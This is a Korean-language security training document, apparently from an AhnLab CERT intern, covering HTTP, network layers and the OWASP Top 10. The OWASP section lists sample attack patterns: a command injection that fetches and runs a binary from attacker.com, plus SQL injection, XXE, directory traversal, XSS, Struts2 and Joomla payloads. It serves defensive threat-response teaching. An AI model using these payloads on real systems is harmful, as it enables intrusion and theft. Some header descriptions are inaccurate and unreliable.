2020. 01. 31

위협 대응 기본지식

AhnLab CERT 인턴 전찬빈

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

© AhnLab, Inc. All rights reserved.

01. HTTP 개념

1) HTTP

인터넷 상에서 다양한 요청(URI, 매개변수)과 응답(HTML 문서, 파일)을 주고받을 수 있는 프로토콜이다.

웹의 특정 자원에 접근하기 위한 획일화된 자원 지시자(URI)와 추가적인 작업을 위한 매개변수들로 접근 할 수 있고, 요청과 응답의 구조는 다음과 같다.

# HTTP Request 메시지 구조

- Start Line: Method, Request URI, HTTP Version

- Header: Field, Value

- Body: 사용자의 입력 값

# HTTP Response 메시지 구조

- Start Line (HTTP Version, Return Code)

- Header (Field, Value)

- Body: 서버가 응답하는 데이터, HTML 문서, 미디어 파일

# URI(Uniform Resource Indicators)

제목 없음

- Scheme: 브라우저가 어떤 프로토콜을 사용해야 하는지 알려준다. mailto와 ftp 등 다양한 프로토콜들이 있다.

- Host: 어떤 서버를 사용해야 하는지 알려준다.

- Port: 서버에서 웹 서비스를 수행하는 프로세스의 식별주소이다. 표준 HTTP 포트를 사용한다면 생략할 수 있다.

- Path: 서버에서 자원(문서, 미디어 파일)의 경로이다. 초기 URL에서는 물리적 위치를 나타내는 경로였지만, 요즘 자주 사용되는 URI(Uniform Resource Identifier)에서는 다양한 메서드가 포함된 경로를 보여준다.

- Query: 서버에 추가적으로 제공하는 정보 입니다. 웹 서버에서는 요청된 자원을 반환하기 전에 매개변수를 사용해 추가적인 작업을 한다.

- Fragment: 메인 페이지에서 특정 위치의 내용을 보기 위해 브라우저에 요청하는 값이다.

2) HTTP Start Line

HTTP Start Line에는 GET, POST 등의 HTTP Method와 Request URI, HTTP Version, Return Code가 포함된다.

# Return Code

사용자의 입력에 의한 서버의 응답을 코드로 나타낸 값이다.


- 200번: 사용자의 요청을 서버가 성공적으로 응답했을 때 (200 OK, 201 Created)

- 300번: 사용자가 요청한 URI이 변경된 경우, 이 때 Response Header에 들어있는 Location 필드의 값으로 리다이렉션 (301 Moved Permanently, 302 Found)

- 400번: 사용자가 서버에 요청하는 구조 또는 데이터가 잘못되었을 때 (400 Bad Request, 403 Forbidden)

- 500번: 서버의 에러와 관련, 보안 장비에 의해 요청이 drop 되었을 때도 동일하게 발생 (500 Internal Server Error)

3) HTTP Header



HTTP Header란 HTML 문서 또는 미디어 파일을 주고받을 때 필요한 부가적인 정보를 담는 영역이다.

# 일반적인 헤더

- Date: 현재 시간을 가지고 있다.

- Cache-Control: 브라우저의 캐시 제어를 나타낸다.

- Upgrade: 프로토콜 HTTP/2.0을 사용할 때 포함한다.

- Via: 브라우저가 사용하는 프록시의 이름, 프로토콜 버전, 호스트 명을 가지고 있다.

- Connection: 응답을 받은 후, 연결을 계속 유지할지, 종료할지를 나타낸다. HTTP/1.0에서는 keep-alive가 기본설정이다.

# 요청 헤더

- Host: 요청을 받는 서버의 IP 주소와 포트 번호를 가지고 있다.

- User-Agent: 요청을 보낸 클라이언트 브라우저의 명칭이나 버전에 관한 정보를 가지고 있다.

- Referer: 하이퍼링크를 거쳐 요청을 보냈을 때, 이전 페이지에 대한 URI를 가지고 있다.

- Accept: 브라우저가 처리할 수 있는 Content-Type에 대한 정보를 가지고 있다.

- Accept-Charset: 브라우저가 처리할 수 있는 문자들에 대한 정보들을 가지고 있다.

- Accept-Language: 브라우저가 처리할 수 있는 언어의 종류를 나타낸다.

- Accept-Encoding: 브라우저가 처리할 수 있는 데이터 인코딩 방식 또는 압축 형식이다.

- Authorization: 브라우저의 SSL 인증서를 가지고 있다.

- Origin: Referer와 동일 하지만, 전체 경로가 아닌 서버 주소만 포함하고 있다.

- Cookie: 서버와 브라우저가 정보를 임시적으로 저장하기 위해 사용한다.

# 응답 헤더

- Transfer-Encoding: 바디 내용에 대한 chunked, compress, deflate, gzip 등 압축 방식을 지정한다.

- Expires: 응답의 유효기간을 설정한다.

- Set-Cookie: 서버에서 브라우저에 쿠키를 전송하기 위해 사용한다.

- Location: 리다이렉트 될 주소에 대한 정보를 가지고 있다.

- Server: 응답하는 서버의 소프트웨어 정보를 가지고 있다.

# 컨텐츠 헤더(Entity header)

- Content-Type: 응답 메시지에서 본문의 미디어 타입이 어떤 것인지를 나타낸다.

- Content-Encoding: 미디어 타입에 대한 chunked, compress, deflate, gzip 등 압축 방식을 지정한다. 이를 통해 브라우저는 바디를 압축한 방식을 알 수 있다.

- Content-Length: 미디어 타입 본문에 대한 길이를 나타낸다.

- Content-Language: 미디어 타입 본문이 대상으로 하는 언어를 나타낸다.

4) HTTP Body

HTTP Body란 데이터 전송을 기반으로 하는 POST메서드에서 주로 사용하며, 전송하려고 하는 텍스트, HTML 문서 또는 바이너리 데이터가 포함되어 있다.




5) HTTP Request

서버 또는 HTML 문서에 정의되어 있지 않다면, HTTP Request 메서드의 기본 값은 GET 메서드이며, HTTP GET Request 메시지 구조는 시작 줄, 헤더 2가지가 있다.

- 첫 줄 GET https://okky.kr/ HTTP/1.1 은 시작 줄이다. 시작 줄에는 HTTP 메소드, Request target, HTTP 버전이 포함되어 있으며, Request target에 URI가 들어간다.

- 두번째 줄 Host: okky.kr부터는 헤더이다.



6) HTTP Response


HTTP Response 메시지 구조는 시작 줄, 헤더, 바디 3가지가 있다.

- 첫 줄 GET https://okky.kr/ HTTP/1.1 은 시작 줄이다. 시작 줄에는 HTTP 메소드, Request target, HTTP

버전이 포함되어 있으며, Request target에 URI의 PATH값이 들어간다.

- 두번째 줄 Server: nginx 부터는 헤더이다.


- 마지막 줄에 인코딩이 실패한 부분은 대부분 HTML 문서가 담겨있으며, HTTP 메시지 구조에서 바디를 나타낸다.



02. GET과 POST 차이

1) GET

GET 메서드는 HTML 문서나 미디어 파일 등의 리소스 요청을 기반으로 하는 Request 메서드이다. 데이터 생성, 변조를 하지않고, 단순하게 요청만 하기 때문에 Body가 필요하지 않다.



2) POST

POST 메서드는 데이터 전송을 기반으로 하는 Request 메서드이다. 특정 리소스 생성 및 데이터 추가를 위해 값을 Body에 넣어주며, 헤더에서 Content-Type 필드가 Body의 데이터 타입을 명시해주고 있다.



**POST 요청**

# Content-Type 필드

- application/x-www-form-urlencoded은 매개변수를 포함할 때 사용하는 타입이며 해당 필드의 기본값이다.

- text/plain은 단순 문자열을 포함할 때 사용하는 타입이다.

- multipart/form-data는 form태그를 통해 파일의 바이너리 데이터를 바디에 포함하여 전송할 때 사용하는 타입이다.


03. OSI 7 Layer

1) OSI 7 Layer

OSI 7 Layer이란 복잡한 인터넷 연결 환경을 정의하기 위해 생성된 표준 모델이다.

자세히 알아보자면, OSI란 Open System Interconnection으로 시스템 상호 연결에 있어 개방된 모델을 뜻하게 된다. 여러 통신업체 장비들 간의 호환성을 갖춘 연결을 하기 위해 ISO(국제 표준화)기구에서 1984년에 제시한 모델이다.

OSI Layer는 총 7계층으로 나누어 지며, 아래와 같은 구조를 가지고 있다.



**OSI 7 Layer**

네트워크 연결 상에서 정보를 보내고자 할 때, 1계층부터 7계층까지 캡슐화(정보의 추상화)과정을 거친 후 전달하게 된다. 이와 반대로 정보를 받고자 할 때는, 7계층부터 1계층까지 디캡슐화(캡슐화의 역)과정을 거쳐 전달받게 된다. 이와 같은 구조로 통신하게 되면, 서로 다른 업체의 장비들 간의 연결이 가능하며, 각 계층에서의 오류는 다른 계층으로 전파되지 않는 효과를 가지게 된다.

- Physical Layer: 케이블, 연결 장치 등과 같은 기본적인 물리적 연결기의 전기적 명세를 정하고 네트워크의 두 노드를 물리적으로 연결시켜주는 신호 방식을 다룸. 물리적 링크의 선정, 유지, 해체, 비트 단위 통신 X.21, RS-232C, RS-449, I430등의 규격이 있다.

- DataLink Layer: 오류없이 한 장치에서 다른 장치로 프레임을 전달하는 역할, 스위치 같이 MAC주소를 이용하여 다른 장치로 정보 전달. 데이터의 흐름제어(송수긴 동기화 Flag), 오류제어, 에러검출, 매체제어, 혼잡제어, 프레임 단위 통신 및 슬라이딩 윈도우 개념을 사용한다. 여기서 말하는 프레임은 토큰링과 이더넷 프레임이 있다.

- Network Layer: 다중 네트워크 링크에서 패킷을 발신지로부터 목적지로 전달한다. 논리적 링크, 패킷 단위 통신을 한다. IP, ICMP, IGMP, ARP, RARP, NAT, RIP, BGP, Q930등의 프로토콜을 사용한다.

- Transport Layer: 전체 메시지 전송을 위해 종단간 흐름을 제어하고 오류를 관리한다. “에러 회복의 마지막 기회”층 이라고도 한다. 신뢰성 있는 통신을 포함하며 세그먼트 단위를 사용한다. 대표적으로 TCP, UDP등의 프로토콜이 있다.

- Session Layer: 통신 세션을 구성하는 계층이며 포트 연결을 관리한다. 통신 장치 간의 상호작용을 설정하고 유지하며 동기화한다. SQL, RPC등의 프로토콜을 사용하며 사용자 간의 포트연결(세션)이 유효한지 확인하고 설정한다. 또한 연결 사이에 점검 지점을 삽입하여 전체 전송을 단일 액티비티들로 관리한다. 세션 계층에서는 연결 오류 시 점검 지점에 동기를 맞춰준다.


- Presentation Layer: 이진 데이터를 표준 포맷으로 전환하는 계층이다. 포맷을 전환함으로서 서로간의 장치가 일관적으로 데이터를 전송할 수 있도록 한다. 인코딩, 압축, 암호화 등을 담당하며, ASCII, MPEG, JPG등의 형식을 지원한다.

- Application Layer: 사용자가 네트워크에 접근할 수 있는 인터페이스 서비스를 지원해 준다. TFTP, SNMP, SMTP, Telnet, HTTP, DNS등의 프로그램을 지원한다.

2) TCP/IP 4 Layer using Wireshark

TCP/IP 4 Layer는 미국에서 1960년대 말에 연구를 시작하여 1980년대 초에 공개한 모델이다. OSI 7 Layer 모델보다 먼저 개발되었기 때문에 OSI 모델과 정확히 일치하진 않는다. 비슷하게 다양한 통신업체 장비들 과의 호환성을 보장해주고, 인터넷 개발 이후 계속 표준화하여 신뢰성이 우수하다. 반면, OSI 7 Layer는 통신업체 장비들의 개발에 표준으로 작용하지만, 실질적인 통신 자체는 TCP/IP 4 Layer를 사용한다.


# Network Layer



- OSI Layer 1,2와 호환되며, Ethernet, Token Ring, Frame Relay, ATM, HDLC등을 지원한다.

- Ethernet protocol은 출발지와 목적지의 Network Interface Card 주소와 IP version을 포함한다.


# Internet Layer



- OSI Layer 3와 동일하며, IP, ICMP, ARP, RARP, IGMP, X.25 등을 지원한다.

- Internet Protocol(IP)은 출발지와 목적지의 IP 주소와, 버전, 부가적인 정보를 포함한다.


# Transport Layer



- OSI Layer 4와 동일하며, TCP, UDP 등을 지원한다.

- 출발지 목적지의 포트 정보와 현재 패킷의 플래그 값 등을 포함한다.

# Application Layer



- OSI Layer 5, 6, 7과 호환하며, Telnet, FTP, SMTP, DNS, SNMP, HTTP 등을 지원한다.

- 요청 메서드와 URI가 포함되는 HTTP 시작 줄과 HTTP 헤더, 요청 또는 응답 정보, 바디 값 등을 포함한다.

04. OWASP TOP 10 정리

OWASP TOP 10 은 개발자 및 웹 어플리케이션 보안을 위한 표준 문서이다. 이 문서는 웹 어플리케이션에 가장 중요한 보안 위험에 대한 광범위한 내용을 담고있다. 해당 문서에 대해 이해하고 있다면, 위협대응 업무 시 위협 모델에 따라 중요도를 판별할 수 있고, 공격 구문 테스트 방법에 대한 정확한 이해를 할 수 있다. 또한, 취약점에 대한 시나리오와 조치 및 권고 사항을 효율적으로 전달 할 수 있다.

1) Injection

SQL, OS, XXE, LDAP 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 쿼리문의 일부분으로써, 인터프리터로 보내질 때 발생한다. 공격자의 악의적인 데이터는 예기치 않은 명령을 실행하거나 올바른 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있다.

# OS Command Injection

[시나리오]

시스템 명령어 혹은 명령어가 포함된 경로/파일을 삽입하여 내부 Host에서 임의 실행시키려는 접근 시도가 탐지 되었습니다.

해당 명령어를 통해 관리자 권한 탈취 및 정보 유출, 데이터 조작 등 내부 시스템에 악의적인 영향을 끼칠 수 있습니다.

[공격 패턴]

http://example.com/shell?unknown=+/tmp;wget+http://attacker.com/arm7+-O+zz;+chmod+777+zz;./zz+jaws2SR

# SQL Injection

[시나리오]

SQL Injection 취약점을 이용한 공격 시도가 탐지되었습니다.

해당 공격은 특정 함수나 APOSTROPHE('), EQUAL SIGN(=), SEMICOLON(;) 과 같은 특수 문자 등을 이용하여 결과값에 영향을 줄 수 있는 비정상적인 Query를 이용해 인증 우회 또는 DB 정보 획득에 사용되는 공격 기법입니다.

[공격 패턴]

http://example.com/board.php?board\_id=notice19999999999' or (select count(\*)from(select 1 union select 2 union select 3)x group by concat(mid((select vErsion() limit 0. 1). 1. 0). floor(rand(0)\*2))) -- 'x'='x

2) Broken Authentication

인증 및 세션 관리와 관련된 애플리케이션 기능이 종종 잘못 구현되어 공격자들이 암호, 키, 세션 토큰을 위험에 노출시킬 수 있거나 일시적 또는 영구적으로 다른 사용자의 권한 획득을 위해 구현 상 결함을 악용하도록 허용한다.

# Credential Stuffing

[시나리오]

공격자가 이미 확보한 사용자의 인증정보를 다른 인증시스템에 대입(stuffing) 하는 과정입니다.

인증 정보를 가지고 계정을 탈취하기 위해서 매우 많은 접속 시도를 하는 공격입니다.

[취약한 설정]

ID=sys&PASS=p@assw0rd

# 세션 관리 취약점

[시나리오]

어플리케이션 세션에 대한 적절한 만료 시간이 정해지지 않아, 사용자가 로그아웃하지 않고 브라우저 탭을 닫는다면 사용자는 여전히 인증되어 있습니다.

[취약한 설정]

session.cache\_expire = 0

session.gc\_maxlifetime = 0

3) Sensitive Data Exposure

다수의 웹 애플리케이션과 API는 금융 정보, 건강 정보, 개인 식별 정보와 같은 중요한 정보를 제대로 보호하지 않는다. 공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하기 위해 보호가 취약한 데이터를 훔치거나 수정할 수 있다. 중요한 데이터는 저장 또는 전송할 때 암호화 같은 추가 보호 조치가 없으면 탈취 당할 수 있으며, 브라우저에서 주고 받을 때 각별한 주의가 필요하다.

# 세션 ID 노출

[시나리오]

어플리케이션 세션에 대한 ID가 URL에 노출되어, 다른 사용자가 해당 세션 ID로 접근할 수 있습니다.

[공격 패턴]

Cookie: JSESSIONID=WJNzMRfgLq3r9l6JtUDTXt-6;NEWS\_HISTORY=N1005624058

# 암호화되지 않은 데이터베이스 정보 노출

[시나리오]

개인정보는 데이터베이스에 저장될 때 자동으로 복호화 되지만, 인젝션 취약점을 통해 검색할 때는 평문으로 나옵니다.

4) XML EXternal Entities(XXE)

오래되고 설정이 엉망인 많은 XML 프로세서들은 XML 문서 내에서 외부 개체 참조를 평가한다. 외부 개체는 파일 URI 처리기, 내부 파일 공유, 내부 포트 스캔, 원격 코드 실행과 서비스 거부 공격을 사용하여 내부 파일을 공개하는데 사용할 수 있다.

# XPATH Injection

[시나리오]

XML 구문에 대한 입력 값을 분석하는 응용프로그램에 대한 공격 유형입니다.

이 공격은 XML 문서를 탐색하기 위한 경로 표현식(XPATH) 쿼리를 조작하여 계정정보를 탈취할 수 있습니다.

[공격 패턴]

<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>

# XXE DoS

[시나리오]

이 공격은 XML External Entities에 동일한 문자열이 반복적으로 출력되도록 하여 서버를 마비시킵니다.

[공격 패턴]

<?xml version="1.0"?><!DOCTYPE data [<!ENTITY a0 "dos" ><!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">

<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;"><!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;

"><!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">]><data>&a4;</data>

5) Broken Access Control

인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되어 있지 않다. 공격자는 이러한 결함을 악용하여 다른 사용자의 계정에 접근하거나, 중요한 파일을 보거나, 다른 사용자의 데이터를 수정하거나, 접근 권한을 변경하는 등 권한 없는 기능과 데이터에 접근할 수 있다.

# Default Page Access

[시나리오]

공격자는 Web Application의 디폴트 페이지에 접근하여, 해당 페이지에서 제공하는 정보를 획득하거나, 취약한 계정정보를 통해 서버의 권한을 획득 할 수 있습니다.

[공격 패턴]

http://example.com/MyAdmin/scripts/setup.php

# Directory Traversal

[시나리오]

대부분의 웹 사이트가 웹 문서 루트나 CGI 루트 디렉토리에 대한 사용자 액세스를 제한하지만, 공격자는 특수 문자 시퀀스를 사용하여 이들 디렉토리에 액세스할 수 있습니다.

[공격 패턴]

http://example.com/../../../../../../../../../../../etc/passwd

6) Security Misconfiguration

잘못된 보안 구성은 가장 흔하게 보이는 이슈이다. 취약한 기본 설정, 미완성 (또는 임시 설정), 개방된 클라우드 스토리지, 잘못 구성된 HTTP 헤더 및 민감한 정보가 포함된 장황한 에러 메시지로 인한 결과이다. 모든 운영체제, 프레임워크, 라이브러리와 애플리케이션을 안전하게 설정해야 할 뿐만 아니라 시기 적절하게 패치/ 업그레이드를 진행해야 한다.

# Directory Listing

[시나리오]

index 페이지가 없는 디렉토리에 접근하면 내부 파일들이 자동으로 나열되어, 민감한 파일을 검색할 수 있습니다.

[취약한 설정]

<Directory “/usr/local/apache/htdocs”>

#Options Indexes FollowSymLinks

</Directory>

# D-Link HNAP1

[시나리오]

HNAP(Home Network Administration Protocol)는 D-Link 공유기의 EZ setup 유틸리티에서 초기 설정에 사용됩니다.

[공격 패턴]

http://example.com/HANP1/

7) Cross-Site Scripting

XSS 취약점은 애플리케이션이 올바른 유효성 검사 또는 필터링 처리 없이 새 웹 페이지에 신뢰할 수 없는 데이터를 포함하거나, 자바스크립트와 HTML을 생성하는 브라우저 API를 활용한 사용자 제공 데이터로 기존 웹 페이지를 업데이트할 때 발생한다. XSS는 피해자의 브라우저에서 공격자에 의해 스크립트를 실행시켜 사용자 세션을 탈취할 수 있게 만들고, 웹 사이트를 변조시키고, 악성 사이트로 리다이렉션할 수 있도록 허용한다.

# HTML Injection

[시나리오]

해당 취약점으로 인하여 사이트에 접근한 사용자의 세션을 가로채거나, 악의적인 코드를 실행할 가능성이 있습니다.

[공격 패턴]

<img src=x onerror=alert(1)>

# XSS

[시나리오]

해당 취약점으로 인하여 사이트에 접근한 사용자의 세션을 가로채거나, 악의적인 코드를 실행할 가능성이 있습니다.

[공격 패턴]

http://example.com/?search=<script>alert(1)</script>

8) Insecure Deserialization

안전하지 않은 역직렬화는 종종 원격 코드 실행으로 이어진다. 역직렬화 취약점이 원격 코드 실행 결과를 가져오지 않더라도 이는 권한 상승 공격, 주입 공격과 재생 공격을 포함한 다양한 공격 수행에 사용될 수 있다.

# Apache Struts2 Redirect/Action Method RCE(CVE-2013-2251)

[시나리오]

매개변수에 특정 구문이 전달될 때, Struts가 해당 매개변수들에 대한 입력 값 검증을 제대로 수행하지 않아 발생합니다.

[공격 패턴]

redirect:${#req=#context.get('co' 'm.open' 'symphony.xwo' 'rk2.disp' 'atcher.HttpSer' 'vletReq' 'uest').#resp=#context.get('co' 'm.open' 'symphony.xwo' 'rk2.disp' 'atcher.HttpSer' 'vletRes' 'ponse').#resp.setCharacterEncoding('UTF-8').#resp.getWriter().

print("security\_").#resp.getWriter().print("check").#resp.getWriter().flush().#resp.getWriter().close()}

# Joomla HTTP User Agent Object Injection Vulnerability

[시나리오]

HTTP 헤더 데이터를 파싱하고, 세션 데이터베이스에 직렬화하면서 저장할 때 생기는 소스코드 상의 취약점입니다.

[공격 패턴]

X-Forwarded-For: }\_\_test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHan

dlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed\_url";s:56:"die(md5(DIRECTORY\_SEPARATOR));JFactory::getConfig();exit";s:19:"cache\_name\_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache\_class";O:20:"JDatabaseDriverMysql":0:{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}....

9) Using Components with Known Vulnerabilities

라이브러리, 프레임워크 및 다른 소프트웨어 모듈 같은 컴포넌트는 애플리케이션과 같은 권한으로 실행된다. 만약에 취약한 컴포넌트가 악용된 경우, 이는 심각한 데이터 손실을 일으키거나 서버를 장악할 수 있다. 알려진 취약점이 있는 컴포넌트를 사용한 애플리케이션과 API는 애플리케이션 방어를 약화시키거나 다양한 공격과 영향을 줄 수 있다.

# OpenSSL Heartbleed

[시나리오]

TLS HeartBeat Extension 구현과정에서 올바른 경계검사를 수행하지 않아 약 64k의 메모리 정보를 읽을 수 있는 취약점 입니다.

[공격 패턴]

len=81,heartbeatLen=16384

# Apache Hadoop YARN ResourceManager RCE

[시나리오]

외부에서 YARN API를 호출(특정 URI)할 수 있다면 특별한 인증 없이 패킷 조작으로 원격코드실행이 가능합니다

[공격 패턴]

http://example.com:8088/ws/v1/cluster/apps/new-application

10) Insufficient Logging & Monitoring

불충분한 로깅과 모니터링은 사고 대응의 비효율적인 통합 또는 누락과 함께 공격자들이 시스템을 더 공격하고, 지속성을 유지하며, 더 많은 시스템을 중심으로 공격할 수 있도록 만들고, 데이터를 변조, 추출 또는 파괴할 수 있다. 대부분의 침해 사례에서 침해를 탐지하는 시간이 200일이 넘게 걸리는 것을 보여주고, 이는 일반적으로 내부 프로세스와 모니터링보다 외부 기관이 탐지한다.

# 모니터링의 부재

[시나리오]

프로젝트 포럼 어플리케이션 내 결함이 악용되어 해킹을 당했습니다. 공격자에 의해 삭제된 모든 파일들을 복구할 수 있었지만, 모니터링을 하지 않아 빠르게 대응하지 못했고, 해당 프로젝트는 더 이상 활성화되지 않았습니다.

# 공통 암호에 대한 스캔

[시나리오]

공격자는 공통 암호를 사용하는 사용자 및 계정을 찾기 위해 스캔을 하고, 동일한 암호를 사용하는 계정을 발견할 수 있습니다. 각 계정의 로그인 기록에는 한번의 시도만 남기기 때문에 침해를 탐지하는 시간이 늦어집니다.